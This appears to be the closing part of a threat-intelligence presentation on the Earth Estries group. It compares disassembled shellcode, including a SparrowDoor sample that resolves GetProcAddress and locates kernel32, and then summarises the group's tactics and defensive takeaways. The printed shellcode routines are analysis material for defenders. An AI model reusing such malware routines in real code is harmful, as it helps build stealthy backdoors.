75 34	jne	2C500FA	75 34	jne	2C500FA
8078 01 65	cmp	byte ptr ds:[eax+1],65	8078 01 65	cmp	byte ptr ds:[eax+1],65
75 2E	jne	2C500FA	75 2E	jne	2C500FA
8078 02 74	cmp	byte ptr ds:[eax+2],74	8078 02 74	cmp	byte ptr ds:[eax+2],74
75 28	jne	2C500FA	75 28	jne	2C500FA
8078 03 50	cmp	byte ptr ds:[eax+3],50	8078 03 50	cmp	byte ptr ds:[eax+3],50
75 22	jne	2C500FA	75 22	jne	2C500FA
8078 04 72	cmp	byte ptr ds:[eax+4],72	8078 04 72	cmp	byte ptr ds:[eax+4],72
75 1C	jne	2C500FA	75 1C	jne	2C500FA
8078 06 63	cmp	byte ptr ds:[eax+6],63	8078 06 63	cmp	byte ptr ds:[eax+6],63
75 16	jne	2C500FA	75 16	jne	2C500FA
8078 05 6F	cmp	byte ptr ds:[eax+5],6F	8078 05 6F	cmp	byte ptr ds:[eax+5],6F
75 10	jne	2C500FA	75 10	jne	2C500FA
8078 07 41	cmp	byte ptr ds:[eax+7],41	8078 07 41	cmp	byte ptr ds:[eax+7],41
75 0A	jne	2C500FA	75 0A	jne	2C500FA
3858 08	cmp	byte ptr ds:[eax+8],b1	3858 08	cmp	byte ptr ds:[eax+8],b1
75 05	jne	2C500FA	75 05	jne	2C500FA
3858 09	cmp	byte ptr ds:[eax+9],b1	3858 09	cmp	byte ptr ds:[eax+9],b1

02C5007D	BA 18001A00	mov	edx,1A0018	02C5007D	BA 18001A00	mov	edx,1A0018
02C50082	8B48 20	mov	ecx,dword ptr ds:[eax+20]	02C50082	8B48 20	mov	ecx,dword ptr ds:[eax+20]
02C50085	8A09	mov	cl,byte ptr ds:[ecx]	02C50085	8A09	mov	cl,byte ptr ds:[ecx]
02C50087	80F9 6B	cmp	cl,6B	02C50087	80F9 6B	cmp	cl,6B
02C5008A	74 05	jz	2C50091	02C5008A	74 05	jz	2C50091
02C5008C	80F9 4B	cmp	cl,4B	02C5008C	80F9 4B	cmp	cl,4B
02C5008F	75 05	jnz	2C50096	02C5008F	75 05	jnz	2C50096
02C50091	3950 1C	cmp	dword ptr ds:[eax+1C],edx	02C50091	3950 1C	cmp	dword ptr ds:[eax+1C],edx
02C50094	74 10	jz	2C500A6	02C50094	74 10	jz	2C500A6
02C50096	8B00	mov	eax,dword ptr ds:[eax]	02C50096	8B00	mov	eax,dword ptr ds:[eax]
02C50098	8945 FC	mov	dword ptr ss:[ebp-4],eax	02C50098	8945 FC	mov	dword ptr ss:[ebp-4],eax
02C5009B	3BC7	cmp	eax,edi	02C5009B	3BC7	cmp	eax,edi
02C5009D	75 E3	jnz	2C50082	02C5009D	75 E3	jnz	2C50082
02C5009F	5F	pop	edi	02C5009F	5F	pop	edi
02C500A0	5E	pop	esi	02C500A0	5E	pop	esi
02C500A1	5B	pop	ebx	02C500A1	5B	pop	ebx
02C500A2	8BE5	mov	esp,ebp	02C500A2	8BE5	mov	esp,ebp
02C500A4	5D	pop	ebp	02C500A4	5D	pop	ebp
02C500A5	C3	ret		02C500A5	C3	ret	

## SparrowDoor shellcode

8806	mov	eax,dword ptr ds:[esi]	8806	mov	eax,dword ptr ds:[esi]
03C1	add	eax,ecx	03C1	add	eax,ecx
8038 47	cmp	byte ptr ds:[eax],47	8038 47	cmp	byte ptr ds:[eax],47
75 34	jne	23700AE	75 34	jne	23700AE
8078 01 65	cmp	byte ptr ds:[eax+1],65	8078 01 65	cmp	byte ptr ds:[eax+1],65
75 2E	jne	23700AE	75 2E	jne	23700AE
8078 02 74	cmp	byte ptr ds:[eax+2],74	8078 02 74	cmp	byte ptr ds:[eax+2],74
75 28	jne	23700AE	75 28	jne	23700AE
8078 03 50	cmp	byte ptr ds:[eax+3],50	8078 03 50	cmp	byte ptr ds:[eax+3],50
75 22	jne	23700AE	75 22	jne	23700AE
8078 04 72	cmp	byte ptr ds:[eax+4],72	8078 04 72	cmp	byte ptr ds:[eax+4],72
75 1C	jne	23700AE	75 1C	jne	23700AE
8078 06 63	cmp	byte ptr ds:[eax+6],63	8078 06 63	cmp	byte ptr ds:[eax+6],63
75 16	jne	23700AE	75 16	jne	23700AE
8078 05 6F	cmp	byte ptr ds:[eax+5],6F	8078 05 6F	cmp	byte ptr ds:[eax+5],6F
75 10	jne	23700AE	75 10	jne	23700AE
8078 07 41	cmp	byte ptr ds:[eax+7],41	8078 07 41	cmp	byte ptr ds:[eax+7],41
75 0A	jne	23700AE	75 0A	jne	23700AE
3858 08	cmp	byte ptr ds:[eax+8],b1	3858 08	cmp	byte ptr ds:[eax+8],b1
75 05	jne	23700AE	75 05	jne	23700AE
3858 09	cmp	byte ptr ds:[eax+9],b1	3858 09	cmp	byte ptr ds:[eax+9],b1
74 10	je	23700BE	74 10	je	23700BE

BA 18001A00	mov	edx,1A0018	BA 18001A00	mov	edx,1A0018
8B48 20	mov	ecx,dword ptr ds:[eax+20]	8B48 20	mov	ecx,dword ptr ds:[eax+20]
8A09	mov	cl,byte ptr ds:[ecx]	8A09	mov	cl,byte ptr ds:[ecx]
80F9 6B	cmp	cl,6B	80F9 6B	cmp	cl,6B
74 05	jz	2370045	74 05	jz	2370045
80F9 4B	cmp	cl,4B	80F9 4B	cmp	cl,4B
75 05	jnz	237004A	75 05	jnz	237004A
3950 1C	cmp	dword ptr ds:[eax+1C],edx	3950 1C	cmp	dword ptr ds:[eax+1C],edx
74 10	jz	237005A	74 10	jz	237005A
8B00	mov	eax,dword ptr ds:[eax]	8B00	mov	eax,dword ptr ds:[eax]
8945 FC	mov	dword ptr ss:[ebp-4],eax	8945 FC	mov	dword ptr ss:[ebp-4],eax

# Conclusion



# Summary

- Earth Estries has been active since at least 2020 and they are still active
- Targets Government and Tech organizations across the globe
- Heavily utilize DLL sideloading to launch backdoors such as Zingdoor, and Hemigate.
- Footprint cleanup after they finish a round of operation
  - The discipline contribute to their tenacity and make it more difficult to be discovered.



# Takeaway

- Upgrade to the latest Powershell and disallow legacy version to avoid the downgrade attack
  - Latest version can provide more security mechanism for protection
- Review Access Control over intranet, especially towards high-value or sensitive servers
- Adapt Zero Trust policy such as **least privilege access, micro-segmentation, data encryption, zero trust to LOLBins (Living Off The Land Binaries)**, and only allowing approved applications to run on endpoints if possible.

# Q&A



More details about Earth Estries